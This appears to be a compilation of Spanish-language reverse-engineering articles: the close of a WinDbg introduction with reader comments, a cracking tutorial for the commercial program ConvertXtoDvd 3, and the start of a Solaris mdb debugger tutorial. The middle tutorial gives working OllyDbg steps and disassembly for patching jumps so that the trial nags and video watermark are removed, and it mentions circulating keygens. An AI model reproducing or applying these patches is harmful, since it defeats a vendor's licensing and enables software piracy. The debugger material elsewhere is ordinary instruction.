00000000`0010f6e0 000007fe`fe623d2e USER32!DialogBoxIndirectParamW+0x18
00000000`0010f720 00000000`fffe5146 COMDLG32!CFileOpenSave::Show+0x143
00000000`0010f790 00000000`fffe547e notepad!ShowOpenSaveDialog+0xde
00000000`0010f800 00000000`fffe5b98 notepad!InvokeOpenDialog+0x136
00000000`0010f860 00000000`fffe6d33 notepad!NPCommand+0x380
00000000`0010f990 00000000`7796e25a notepad!NPWndProc+0x55b
00000000`0010f9e0 00000000`7796cbaf USER32!UserCallWinProcCheckWow+0x1ad
00000000`0010faa0 00000000`7796cdcd USER32!DispatchClientMessage+0xc3
(...)
```

Ahora, a diferencia de cuando los símbolos no estaban cargados, podemos ver mucha mas información en la pila de llamadas, como los nombres de los métodos del módulo de notepad que antes no veíamos. Podemos ver que este hilo en cuestión invoca la ventana para abrir o guardar un fichero, mediante las llamadas a *InvokeOpenDialog* en notepad, y posteriormente la llamada al método *Show* de un *CFileOpenSave* en el modulo COMDLG32, que a su vez llama a... no sigo, que creo que se entiende suficientemente bien y ya me voy cansando :)

En fin, con esto hemos dado un repaso general a WinDbg, aunque no hemos hecho nada mas que rascar la superficie. No os preocupéis por los comandos, por las pilas de llamadas ni por nada mas, lo iremos viendo con calma en los siguientes posts (¡si es que os interesan!). Me conformo por ahora con que hayáis podido abrir el WinDbg, adjuntaros a un proceso y comprendido la importancia de los símbolos.

Conclusiones:

En este post hemos comentado las herramientas principales que vamos a emplear, hemos hablado de los símbolos y hemos realizado nuestra primera sesión de depuración con WinDbg: no esta mal. Pero venga... se que lo estáis pensando. A no ser que seáis muy apasionados del bajo nivel, o que tengáis mucho tiempo libre, os estaréis preguntando ¿Para que quiero yo saber todo esto? Pues allá van algunas razones que considero que pueden justificar el pelearse con el WinDbg:

- Si nuestro sistema nos muestra una pantalla azul de la muerte, podemos tratar de analizar el *minidump* (volcado de memoria de pequeñas dimensiones) que nos genera con WinDbg para determinar que módulo fue el causante del error. Así podemos determinar si el problema se originó en el controlador de disco, de vídeo, en el propio kernel, etc.
- Ciertas aplicaciones, como SQL Server, generan volcados de memoria cuando suceden eventos inesperados, errores, etc. Mediante WinDbg podemos intentar acercarnos al origen del problema, aunque sin los símbolos apropiados (y estos símbolos son, generalmente, privados) será muy dificil profundizar en la investigación. No obstante, al menos tendremos cierto conocimiento de como capturar volcados, que nos facilitará la tarea de colaborar con los servicios de soporte de Microsoft.
- Jugando con WinDbg aumentamos notablemente nuestro conocimiento de la plataforma sobre la que trabajamos, lo cual siempre es positivo. De echo, esta es la razón que personalmente mas me motiva y por la que sigo jugando siempre que puedo con depuradores :)
- Tu última sesión de depuración siempre es un buen tema de conversación para esos ratos de cervezas con los colegas... XD

Rock Tip:

Como el artículo de hoy es tan solo una pequeña introducción a lo que espero que sea una serie de artículos sobre WinDbg y depuración en general, el tema 'Teaser', de Yngwie J. Malmsteen, me viene que ni pintado.

Para los que no le conozcáis, el señor Malmsteen es uno de los *guitar heroes* más conocidos, un virtuoso de corte neoclásico con igual número de seguidores que de detractores (los detractores son por pura envidia cochina xD). Si bien no es mi guitarrista favorito, he de admitir que sus discos mas ochenteros me llegan al alma. Dentro de este estilo os recomendaría especialmente el Eclipse (NOTA: Este link NO lleva a ningún IDE extraño... ¡¡siempre seré fiel a mi Visual Studio!!).

Posted: 3/1/2008 13:28 por Pablo Alvarez | con 19 comment(s) |
Archivado en: Win32,WinDbg

Comentarios

Seraphinux ha opinado:

Chavo casi me sacas las lagrimas... recuerdas el WinDasm32?... o los tutoriales de +ORC o de Estado +Porcino...

Este articulo esta genial y espero con ansias los demas. De mientras agregado al blog xDDD

Saludos Atte. Seraphinux

January 4, 2008 9:36 AM

Augusto Ruiz ha opinado:

Ese Pablo!!!

Por favor, sigue con esta serie, WinDBG es la herramienta que me apetece conocer en profundidad y que siempre se me ha resistido!!!

¿Algún enlace recomendable para empaparse del WinDBG?

January 4, 2008 10:09 AM

Jorge Serrano ha opinado:

Joer, que recuerdos el WinDasm32 como dice Seraphinux... y ahora, a animarme a tope con el WinDbg gracias a tí Pablete.

Muchas gracias por la información y espero que sigas compartiendo con nosotros entradas de una calidad tan alta como esta. :-)

¡Felicidades por el artículo!

Pedazo friki que estás hecho.

January 4, 2008 10:29 AM

Rodrigo Corral ha opinado:

Brutal, Pablo, brutal... me apunto a esta serie!!!

January 4, 2008 10:32 AM

Cristina González ha opinado:

XDD que bueno. En el próximo post... ¿vamos a crackear el buscaminas? :D

January 4, 2008 11:18 AM

Pablo Alvarez ha opinado:

Hey! No creía que esta serie tan friki pudiera ser tan bien recibida... !gracias a todos por los comentarios!

Respecto al buscaminas... llevo mas de un año con ese post pendiente, y me da pena escribirlo y quedarme sin objetivos en la vida... Mmm, quizá debería saltarmelo :P Ahora en serio, el proximo seguramente le toque a SQL.. pero prontito, muy prontito!

Mientras tanto podeis aprovechar lo poquito que hemos visto en este post para adjuntaros al proceso del buscaminas y ver que encontrais!

January 4, 2008 11:37 AM

Marco Amoedo ha opinado:

Hola Pablo!

Por supuesto que me apunto a la serie. Quiero hacer nuevos records con el buscaminas :) Eso si, siempre negare haber participado en una sesion de depuracion de buscaminas a las 2am jejeje

Un abrazo

January 4, 2008 1:00 PM

Gaussepic ha opinado:

Pues si queréis un pedazo de blog de depuración aquí lo tenéis
blogs.msdn.com/.../default.aspx

January 4, 2008 5:14 PM

David Daniel Arroyo Zari "Ddaz" ha opinado:

muy buenos recuerdos vinieron a mi mente... hasta sobre el WinDasm32 y otros... los cuales una que otra vez aun utilizo jeje...

Salu2

Ddaz

January 5, 2008 12:41 AM

Pablo Alvarez ha opinado:

Gaussepic, el blog de Tess es impresionante! Aun recuerdo cuando se paso unos dias por la oficina de Microsoft aqui en Madrid :)

Por supuesto que aprendi muchisimo de ella, su blog es de lo mejor para depuración de código administrado con WinDbg + SOS!

Gracias por el apunte!

January 5, 2008 1:44 AM

HardBit ha opinado:

Muy bueno los temas!

Voy siguiendo los posts y a ver si despues nos metemos con el icesoft :D

January 8, 2008 5:33 PM

Alberto ha opinado:

Por Tutatis, sí que está interesante el artículo, pero ni sueñes hablar de tu última sesión de depuración cuando tomemos esas cervezas.

January 9, 2008 4:51 PM

juliug ha opinado:

Está muy bien el artículo.

Windbg es impresionante porque puedes debuggear a nivel de ring0 como bien dices, sin embargo, para debuggear a nivel de ring3 el mejor debugger, sin lugar a dudas es:

OllyDBG -> http://www.ollydbg.de/

January 11, 2008 11:16 PM

Pablo Alvarez ha opinado:

¡Gracias por el comentario, juliug!

La verdad es que no comparto mucho tu opinion; si bien OllyDBG esta GENIAL para depurar en modo usuario (y de hecho, aprendi mucho jugando con el y ahora estoy siguiendo la version 2.0, que aunque aun tiene poca funcionalidad promete mucho) no creo que sea el mejor debugger de modo usuario; al menos no para todos los escenarios, principalmente por su falta de extensibilidad mediante modulos.

Y para que no me digan nuevamente que defiendo los productos de Microsoft por encima de todo, dejare claro también que para depurar en modo kernel WinDbg NO es mi favorito (SoftICE en *casi* todos los escenarios de depuracion de kernel me gusta mas).

Si os gusta jugar con depuradores y descubrir cosas nuevas, desde luego OllyDBG es una opcion a tener en cuenta (y gratuita!). También recomiendo echar un ojo al Syser (teorico reemplazo de SoftICE) y al Rasta Ring 0 Debugger, un depurador libre open-source muy interesante.

January 11, 2008 11:43 PM

IDEAFIX ha opinado:

Ando en busqueda del SoftICE si alguien sabe una direccion de donde bajarlo se los agradeceria mucho, lo necesito para aprender a manejarlo.

Gracias

January 19, 2008 9:03 PM

Pablo Alvarez ha opinado:

IDEAFIX, lamentablemente no te puedo decir un lugar de donde bajarte el SoftIce, ya que se trata (trataba, más bien) de un software comercial. No obstante, como comentaba en el post, tienes otras alternativas como OllyDbg (gratuito) y Syser, que digamos que es su 'heredero espiritual', del cual dispones de una version de trial en su pagina web (www.sysersoft.com).

En definitiva, te recomiendo que te muevas a otro depurador porque SoftICE esta descontinuado desde 2006, y sin soporte desde 2007.

Espero que mi información te haya servido de ayuda, aunque lamentablemente no puedo responderte a tu pregunta original ya que, una vez mas, SoftICE es/era un software comercial.


Un saludo!

Crackeando ConvertXtoDvd 3

Programa:	ConvertXtoDvd 3
Web:	http://www.vso-software.fr/
Protección:	Ninguna
Descripción:	Convierte varios formatos de video a DVD.
Dificultad	Poca
Herramientas	Peid, Ollydbg
Objetivos	Eliminar Nags y Marcas de agua
Cracker	KJD

Hola a todos, bueno acá estoy con mi segundo tutorial, en esta ocasión con el ConvertXtoDvd en su versión 3, un muy buen programa con el que puedes hacer DVDs partiendo de cualquier archivo de video, además de agregar subtítulos y menús, todo desde una interfaz sencilla e intuitiva. En este tutorial no me dedicare a buscar serial, ya que hay varios keygens dando vueltas por la red, lo que haremos será eliminar las nags de entrada y salida y la marca de agua que pone en cada DVD

Analizamos el programa con PEiD y nos dice que está hecho con Delphi 6.0, para nuestra suerte sin ninguna protección.




Empecemos:

Ejecutamos el programa y nos sale una Nag que nos dice que por favor registremos nuestra copia del programa, y nos muestra todas las limitaciones del programa, incluida una marca de agua.

ConvertXtoDvd v3.1.0.26 by KJD

Jugamos con el programa un poco, convertimos algún video que tengamos por ahí, y vemos que nos sale una nag diciendo que esta es una versión de prueba, además de ponemos una marca de agua en nuestro video que dice “Comprar una llave de desbloqueo…. Blablabla”.



OLLYDBG:

Cargamos el programa en olly, buscamos indicios de la primera nag, veamos que hay en "All referenced text string" , echamos un vistazo y observamos que aparecen varias strings interesantes. Bueno vamos por la primera nag.

Vamos a buscar en "All referenced text string", algún texto referido a nuestra nag, por ejemplo el texto "Trial Version", vemos que hay varias strings.

```
007AA3EC  ASCII "swscale.dll",0
007AA400  ASCII "postproc.dll",0
007AA434  MOV EDX,ConvertX.007AA5E8        UNICODE "File"
007AA463  MOV EDX,ConvertX.007AA5F8        UNICODE "Version"
007AA4A9  MOV EDX,ConvertX.007AA60C        UNICODE "Trial version"
007AA4E3  MOV EAX,ConvertX.007AA63C        ASCII "VSO-Software"
007AA50F  MOV EAX,ConvertX.007AA654        ASCII "VSO"
007AA545  MOV EDX,ConvertX.007AA664        ASCII "http://www.vso-software.fr"
007AA569  MOV EDX,ConvertX.007AA684        UNICODE "Registered version"
007AA5E8  UNICODE "File",0
```

```
007C8C60  UNICODE "bled)",0
007C8E02  MOV EDX,ConvertX.007C8F5C        ASCII "LicenseKey"
007C8E37  MOV EAX,ConvertX.007C8F7C        ASCII "VSO-Software"
007C8E55  PUSH ConvertX.007C8F90           UNICODE "<P align="center"><b>"
007C8E60  PUSH ConvertX.007C8FC0           UNICODE " 3</b><br>"
007C8E68  MOV EDX,ConvertX.007C8FDC        UNICODE "Trial version"
007C8E7B  PUSH ConvertX.007C8FFC           UNICODE "</P>"
007C8EF8  MOV EDX,ConvertX.007C8F5C        ASCII "LicenseKey"
```

```
007D5770  UNICODE "d",0
007D587A  MOV EDX,ConvertX.007D7074        UNICODE "User requested cancellation"
007D58DF  MOV EDX,ConvertX.007D70B0        UNICODE "Cancelling burn..."
007D59C7  MOV EDX,ConvertX.007D70DC        UNICODE "The titleset %d doesn't have an enabled video str
007D59E7  MOV EDX,ConvertX.007D715C        UNICODE "Each titleset must contain at least one enabled v
007D5A6B  MOV EDX,ConvertX.007D71DC        UNICODE "The titleset %d is incomplete. A least one merged
007D5A8B  MOV EDX,ConvertX.007D7268        UNICODE "Complete the titleset with the file merger before
007D5B52  MOV EDX,ConvertX.007D7300        UNICODE "There is not enough free space left in folder "%s
007D5B72  MOV EDX,ConvertX.007D736C        UNICODE "Make sure this drive has at least %s free."
007D5C13  MOV EDX,ConvertX.007D73C8        UNICODE "You are using a trial version of this software."
007D5C29  PUSH ConvertX.007D742C           UNICODE "<br>"
007D5C34  MOV EDX,ConvertX.007D743C        UNICODE "A watermark will be inserted in the middle of the
007D5C4A  PUSH ConvertX.007D742C           UNICODE "<br>"
007D5C55  MOV EDX,ConvertX.007D74B8        UNICODE "Registered version doesn't add this message."
```

```
007DCD64  UNICODE "n %s",0
007DCDA0  MOV EDX,ConvertX.007DD04C        ASCII "LicenseKey"
007DCDFD  MOV EAX,ConvertX.007DD060        ASCII "http://www.vso-software.fr/pirated_key.php"
007DCE86  MOV EAX,ConvertX.007DD0A0        ASCII "VSO-Software"
007DCEA4  PUSH ConvertX.007DD0B4           UNICODE "<P align="center"><b>"
007DCEAF  PUSH ConvertX.007DD0E4           UNICODE " 3</b><br>"
007DCEB7  MOV EDX,ConvertX.007DD100        UNICODE "Trial version"
007DCECA  PUSH ConvertX.007DD120           UNICODE "</P>"
007DCF4F  MOV EDX,ConvertX.007DD04C        ASCII "LicenseKey"
007DCF83  MOV EDX,ConvertX.007DD100        UNICODE "Trial version"
007DCFBF  MOV EAX,ConvertX.007DD0A0        ASCII "VSO-Software"
```

Como vemos tenemos varias strings interesantes, en concreto 4 que son las que puse más arriba. Les ponemos un BP en cada una de ellas y corremos el programa.

Vemos que olly para en 007DCEB7, esta es la rutina de la primera nag y ultima nag, ya que ambas se generan en esta rutina, bajamos un poco y vemos otro BP en 007DCF83 que es parte de la segunda nag, la de salida, vemos unas instrucciones más abajo del BP, un gran salto

proveniente de 007DCE2A , sacamos ambos BP y colocamos uno en este jmp y en el inicio de la rutina.

```
007DCD6F     00            DB 00
007DCD70  $  55            PUSH EBP
007DCD71  .  8BEC          MOV EBP,ESP
007DCD73  .  B9 08000000   MOV ECX,8
007DCD78  >  6A 00         PUSH 0
007DCD7A  .  6A 00         PUSH 0
007DCD7C  .  49            DEC ECX
007DCD7D  .^ 75 F9         JNZ SHORT ConvertX.007DCD78
007DCD7F  .  53            PUSH EBX
007DCD80  .  56            PUSH ESI
007DCD81  .  8BF0          MOV ESI,EAX
007DCD83  .  33C0          XOR EAX,EAX
007DCD85  .  55            PUSH EBP
007DCD86  .  68 37D07D00   PUSH ConvertX.007DD037
007DCD8B  .  64:FF30       PUSH DWORD PTR FS:[EAX]
007DCD8E  .  64:8920       MOV DWORD PTR FS:[EAX],ESP
007DCD91  .  C686 7507000  MOV BYTE PTR DS:[ESI+775],1
007DCD98  .  B3 01         MOV BL,1
007DCD9A  .  8D45 E4       LEA EAX,DWORD PTR SS:[EBP-1C]
007DCD9D  .  50            PUSH EAX                          Arg1
007DCD9E  .  33C9          XOR ECX,ECX
007DCDA0  .  BA 4CD07D00   MOV EDX,ConvertX.007DD04C         ASCII "LicenseKey"
007DCDA5  .  8B86 1804000  MOV EAX,DWORD PTR DS:[ESI+418]
007DCDAB  .  E8 A8FEF3FF   CALL ConvertX.0071CC58            ConvertX.0071CC58
007DCDB0  .  8B55 E4       MOV EDX,DWORD PTR SS:[EBP-1C]
```

Ctrl+F2, F9 y olly para en el inicio de la rutina, empezamos a tracear con F8 hasta llegar a 007DCDC5

```
007DCDBB  >  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
007DCDBE  .  33D2          XOR EDX,EDX
007DCDC0  .  E8 F394C2FF   CALL ConvertX.004062B8
007DCDC5  .v 74 7F         JE SHORT ConvertX.007DCE46
007DCDC7  .  8D45 E8       LEA EAX,DWORD PTR SS:[EBP-18]
007DCDCA  .  50            PUSH EAX
007DCDCB  .  8D45 E0       LEA EAX,DWORD PTR SS:[EBP-20]
007DCDCE  .  8B55 FC       MOV EDX,DWORD PTR SS:[EBP-4]
007DCDD1  .  E8 6A8CC2FF   CALL ConvertX.00405A40
007DCDD6  .  8B45 E0       MOV EAX,DWORD PTR SS:[EBP-20]
007DCDD9  .  8D4D F0       LEA ECX,DWORD PTR SS:[EBP-10]
007DCDDC  .  8D55 F4       LEA EDX,DWORD PTR SS:[EBP-C]
007DCDDF  .  E8 F4AAFCFF   CALL ConvertX.007A78D8
007DCDE4  .  84C0          TEST AL,AL
007DCDE6  .v 74 5E         JE SHORT ConvertX.007DCE46
007DCDE8  .  837D F0 07    CMP DWORD PTR SS:[EBP-10],7
007DCDEC  .v 75 41         JNZ SHORT ConvertX.007DCE2F
007DCDEE  .  8B55 F0       MOV EDX,DWORD PTR SS:[EBP-10]
007DCDF1  .  8B45 F4       MOV EAX,DWORD PTR SS:[EBP-C]
007DCDF4  .  E8 F3BBFCFF   CALL ConvertX.007A89EC
007DCDF9  .  84C0          TEST AL,AL
007DCDFB  .v 74 0C         JE SHORT ConvertX.007DCE09
007DCDFD  .  B8 60D07D00   MOV EAX,ConvertX.007DD060         ASCII "http://www.vso-software.fr/pirated_key.php"
007DCE02  .  E8 8115CBFF   CALL ConvertX.0048E388
007DCE07  .v EB 57         JMP SHORT ConvertX.007DCE60
007DCE09  >  C686 7507000  MOV BYTE PTR DS:[ESI+775],0
007DCE10  .  BA 28A68000   MOV EDX,ConvertX.0080A628
007DCE15  .  B9 80000000   MOV ECX,80
007DCE1A  .  8B86 FC06000  MOV EAX,DWORD PTR DS:[ESI+6FC]
007DCE20  .  8B18          MOV EBX,DWORD PTR DS:[EAX]
007DCE22  .  FF93 8C00000  CALL DWORD PTR DS:[EBX+8C]
007DCE28  .  84C0          TEST AL,AL
007DCE2A  .v E9 76010000   JMP ConvertX.007DCFA5
007DCE2F  >  837D F0 02    CMP DWORD PTR SS:[EBP-10],2
007DCE33  .v 75 2B         JNZ SHORT ConvertX.007DCE60
```

Inmediatamente advertimos una string que tiene una url hacia el web del programador, vemos que nos dirá???, copiamos la string en el navegador y vemos……

Nos lleva a la web del programador y nos dice :

Hemos detectado que estas intentando utilizar una llave de licencia pirata.

Si quieres desbloquear el software, tienes que comprar una licencia valido de nuestra tienda online

Ósea, mejor no parar por aquí, bueno estábamos en 007DCDC5, vemos un salto hacia 007DCE46, cosa que no queremos porque nos pasamos de largo nuestro jmp hacia la zona libre de nag, jejee. Aquí podemos hacer dos cosas:

1º. Vamos a forzar al programa para que vaya al jmp que nos salvara de nuestra nag, noppeamos este JE para que no salte, y seguimos traceando con F8. Vemos que tenemos otro salto en 007DCDE6 que nos obvia nuestro jmp, también lo noopeamos, a continuación tenemos un CMP y otro salto que nos lleva a donde no queremos, también lo noopeamos y traceamos hasta llegar por fin a nuestro JMP que nos salva de la nag.

2º. Nuestro JMP que nos salva de la nag se dirige a 007DCFA5, por lo que podemos cambiar el primer JE (007DCDC5) para que salte a 007DCFA5 entonces cambiamos JE SHORT ConvertX.007DCE46 por JMP 007DCFA5, por lo que siempre salteara la creación de la nag.

Sea como sea que hagan, salven los datos cambiados y ejecuten el programa, verán que no hay más nags. Cargamos el ejecutable en olly y vamos a ver como sacamos la molesta marca de agua.

La Marca:

La verdad no se para que hacen programas de edición de video si al final tu creación tiene una horrible marca de agua cubriendo toda la maldita pantalla!!!!..... Mejor me calmo un poco……. Jejejeje, bueno, verán que es más sencillo de lo que piensan.

En el programa cuando le damos al Botón “Convert”, nos aparece otra nag diciéndonos que este es un trial, si como si no lo supiéramos. Volvamos a “All referenced text string” y busquemos algo referido esta nag por ejemplo “You are using a trial version of this software" y le ponemos un BP.

Damos F9 y convertimos algún video, y olly para aquí.

```
007D5BE7  .  E8 A4B1DDFF   CALL ConvertX.005B0D90
007D5BEC  .v E9 71130000   JMP ConvertX.007D6F62
007D5BF1  >  80BE 7507000( CMP BYTE PTR DS:[ESI+775],0
007D5BF8  .v 0F84 C200000( JE ConvertX.007D5CC0
007D5BFE  .  33C9          XOR ECX,ECX
007D5C00  .  B2 01         MOV DL,1
007D5C02  .  8B86 DC06000( MOV EAX,DWORD PTR DS:[ESI+6DC]
007D5C08  .  E8 F312FEFF   CALL ConvertX.007B6F00
007D5C0D  .  8D8D 74FFFFF( LEA ECX,DWORD PTR SS:[EBP-8C]
007D5C13  .  BA C8737D00   MOV EDX,ConvertX.007D73C8          UNICODE "You are using a trial version of this software."
007D5C18  .  8B86 3C04000( MOV EAX,DWORD PTR DS:[ESI+43C]
007D5C1E  .  E8 A9E2EBFF   CALL ConvertX.00693ECC
007D5C23  .  FFB5 74FFFFF( PUSH DWORD PTR SS:[EBP-8C]
007D5C29  .  68 2C747D00   PUSH ConvertX.007D742C             UNICODE "<br>"
007D5C2E  .  8D8D 70FFFFF( LEA ECX,DWORD PTR SS:[EBP-90]
007D5C34  .  BA 3C747D00   MOV EDX,ConvertX.007D743C          UNICODE "A watermark will be inserted in the middle of the
007D5C39  .  8B86 3C04000( MOV EAX,DWORD PTR DS:[ESI+43C]
007D5C3F  .  E8 88E2EBFF   CALL ConvertX.00693ECC
007D5C44  .  FFB5 70FFFFF( PUSH DWORD PTR SS:[EBP-90]
007D5C4A  .  68 2C747D00   PUSH ConvertX.007D742C             UNICODE "<br>"
007D5C4F  .  8D8D 6CFFFFF( LEA ECX,DWORD PTR SS:[EBP-94]
007D5C55  .  BA B8747D00   MOV EDX,ConvertX.007D74B8          UNICODE "Registered version doesn't add this message."
007D5C5A  .  8B86 3C04000( MOV EAX,DWORD PTR DS:[ESI+43C]
007D5C60  .  E8 67E2EBFF   CALL ConvertX.00693ECC
007D5C65  .  FFB5 6CFFFFF( PUSH DWORD PTR SS:[EBP-94]
007D5C6B  .  68 2C747D00   PUSH ConvertX.007D742C             UNICODE "<br>"
007D5C70  .  8D85 78FFFFF( LEA EAX,DWORD PTR SS:[EBP-88]
007D5C76  .  BA 06000000   MOV EDX,6
007D5C7B  .  E8 F005C3FF   CALL ConvertX.00406270
```

Vemos que un poco más arriba del BP hay un gran salto que nos saltea la rutina de generación de la nag y la de la marca de agua. Ponemos un BP en 007D5BF8, Ctrl+F2 y luego F9, convertimos algún video y olly para en el salto, lo cambiamos a JMP y el programa empieza a convertir el video, esperamos a que termine y lo miramos. Vemos que el video no tiene ninguna marca de agua!!!!! Jejeje les dije que iba a ser fácil.

Guardamos todas las modificaciones hechas y ya tenemos nuestro programa totalmente funcional.

Conclusiones:

En definitiva un muy buen programa totalmente descuidado, que aprendimos con esto??? Que si te has tomado el tiempo de hacer un buen programa, tomate 5 minutos en protegerlo un poco. Saludos a todos los principiantes como yo que recién empieza con esto y suerte para los próximos proyectos.

ConvertXtoDvd v3.1.0.26 by KJD

Cracking en Solaris Parte I

Introduccion:

Despues de un tiempo sin escribir nada me decidi a escribir esto, no se que saldra, ya veremos.
Pero la idea es ver un poco sobre cracking en solaris.

Que es solaris?

Pues es un sistema operativo unix-like de la empresa sun, muy conocido en el ambito de servers, corriendo especialmente sobre plataformas SPARC. Tambien tiene su version para i386, que es sobre la que se basara este tutorial. (http://es.wikipedia.org/wiki/Solaris_(sistema_operativo))
No esta muy difundido como OS de escritorio pero la verdad que anda bastante bien, tiene todos los programas que vienen con linux, como firefox por ejemplo y hasta tiene un manejador de paquetes.

Donde lo consigo:

http://www.sun.com/software/solaris/get.jsp#download
http://www.opensolaris.com/get/index.jsp

Yo usare la segunda opcion, el OpenSolaris instalado en un vmware.

Conociendo el debugger:

Pues como siempre necesitaremos un debugger, en este caso usare el terrible mdb.

OpenSolaris viene con Gnome instalado por default, asi que para los usuarios de linux
les sera exactamente igual, para los que no conozcan gnome, den ALT+F2 y ejecuten el comando "gnome-terminal". Eso abrira una consola en ella tipeamos "mdb" y ali veremos el lindo debugger que nos presenta solaris.

```
damian@opensolaris:~$ mdb
>
```

Ese es el prompt del debugger en que pondremos los comandos que necesitemos, como setear un breakpoint, decirle al proceso que continue, etc, todas las opciones que tienen los debuggers.

Los comandos se especifican de dos formas, una con el nombre completo de comando y otra sola la letra inicial (similar a gdb) pero con la diferencia que si usas la palabra completa debe empezar con ¨::¨ sino solo con ¨:¨

Un ejemplo para el comando help:

```
> ::help
```

Eso nos mostrara una ayuda basica sobre el debugger.

Bien, vamos a attacharnos a cualquier programa y ver un poco los comandos que nos serviran para cuando ataquemos a nuestra victima.

Salgo del debugger con ::quit y vuelvo a la consola. Ejecuto firefox y lo busco en la lista de procesos para poder attacharme:

```
damian@opensolaris:~$ ps -A | grep firefox
616 ?        0:00 firefox
```

El pid del proceso es 616, con el comando mdb -p 616 nos attachamos y vemos:

```
damian@opensolaris:~$ mdb -p 616
Loading modules: [ ld.so.1 libc.so.1 ]
>
```

Si tuvieramos los simbolos veriamos como los carga, pero este no es el caso, pero vamos bien ya tenemos nuestro debugger attachado, ahora veremos como poner un breakpoint, ver los registros, ver el contenido de direcciones de memoria y por supuesto desensamblar, con eso nos bastara no?

Estamos con el proceso detenido, para que continue debemos usar el comando ::cont o :c
> ::cont

Para detener el debugger damos CTRL + C

```
mdb: target stopped at:
libc.so.1`__waitid+0x15:jae    +0xa     <libc.so.1`__waitid+0x21>
>
```

Ahi tenemos el prompt de nuevo, ya podemos poner un bp, ver los registros o desensamblar.
Para poner un breakpoint solo necesitamos el comando ¨:b direccion¨ o sino ¨direccion::bp¨

Para ver los registros usamos ::regs

```
> ::regs
%cs = 0x016b          %eax = 0x0000006b
%ds = 0x0173          %ebx = 0xd2b98000
%ss = 0x0173          %ecx = 0x080472a0
%es = 0x0173          %edx = 0xd2b05e05 libc.so.1`__waitid+0x15
%fs = 0x0000          %esi = 0xd2b92a00
%gs = 0x01c3          %edi = 0x0000000f

%eip = 0xd2b05e05 libc.so.1`__waitid+0x15
%ebp = 0x080472c0
%kesp = 0xdbc53fe4

%eflags = 0x00000286
id=0 vip=0 vif=0 ac=0 vm=0 rf=0 nt=0 iopl=0x0
status=<of,df,IF,tf,SF,zf,af,PF,cf>

%esp = 0x080472a0
%trapno = 0xd2a3e000
%err = 0x0
>
```

Para desensamblar a partir de donde estemos parados:

```
> ::dis
libc.so.1`__pollsys+0x15:      jb     -0x8049b <libc.so.1`__cerror>
libc.so.1`__pollsys+0x1b:      ret
0xd294540c:                    addb   %al,(%eax)
0xd294540e:                    addb   %al,(%eax)
libc.so.1`__pread:             call   +0x0     <libc.so.1`__pread+5>
libc.so.1`__pread+5:           popl   %edx
libc.so.1`__pread+6:           movl   $0xad,%eax
libc.so.1`__pread+0xb:         movl   %esp,%ecx
libc.so.1`__pread+0xd:         addl   $0x10,%edx
libc.so.1`__pread+0x13:        sysenter
```

```
libc.so.1`__pread+0x15:        jae    +0xa     <libc.so.1`__pread+0x21>
>
```

Como vemos el desensamblado esta en sintaxis AT&T, nosotros estamos acostumbrados a la de intel, pero bueno es asm de todas formas xD. Existe una manera de cambiarlo pero a mi no me sirvio, al que lanzar el debugger con el parámetro –V ia32.

Para ver el dump de una zona de memoria usamos el comando ::dump

```
> 0x08047440::dump
            \/ 1 2 3  4 5 6 7  8 9 a b  c d e f  v123456789abcdef
8047440:  dc4a93d2 1808ca08 09000000 00000000  .J.............
```

Si no nos alcanza una linea y queremos mas (nota para cocainomanos xD) le especificamos la cantidad de bytes a mostrar

```
> 0x08047440,100::dump
            \/ 1 2 3  4 5 6 7  8 9 a b  c d e f  v123456789abcdef
8047440:  dc4a93d2 1808ca08 09000000 00000000  .J.............
8047450:  00000000 00000000 ffffffff 00809dd2  ................
8047460:  e8b60c08 00000000 dcb60c08 00809dd2  ................
8047470:  00000000 002a6dd2 00000000 b0740408  .....*m......t..
8047480:  92658fd2 1808ca08 09000000 00000000  .e.............
8047490:  00000000 2c8f56d2 d8b60c08 988056d2  ....,.V.......V.
80474a0:  b8740408 52a493d2 dcb60c08 00000000  .t..R...........
80474b0:  fc740408 6b914dd2 1808ca08 09000000  .t..k.M.........
80474c0:  ffffffff 48880a08 e8934108 988056d2  ....H.....A...V.
80474d0:  ec740408 52a493d2 50aa0808 1808ca08  .t..R...P.......
80474e0:  09000000 40658fd2 088f56d2 048f56d2  ....@e....V...V.
80474f0:  ffffffff ffffff7f ffffffff 38750408  ............8u..
8047500:  a4974dd2 d8b60c08 01000000 01000000  ..M............
8047510:  48880a08 00000000 70a7bacd 487f37d2  H.......p...H.7.
8047520:  daa917d2 5caa0808 00000000 e8934108  ....\.........A.
8047530:  7c750408 f0934108 7c750408 daa917d2  |u....A.|u......
>
```

Cuando hacemos dump el simbolo \/ nos indica el inicio.

Si queremos ver el call stack, simplemente tipeamos ::stack

```
> ::stack
libc.so.1`__pollsys+0x15(8ca0818, 9, 0, 0)
libc.so.1`poll+0x52(8ca0818, 9, ffffffff)
